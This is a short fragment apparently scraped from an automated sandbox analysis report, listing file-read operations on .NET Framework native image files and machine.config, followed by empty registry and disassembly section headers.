C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3A7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2AB2B3	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2AB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V99 21e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Window s.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawin g\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manage ment\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2BDE2C	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis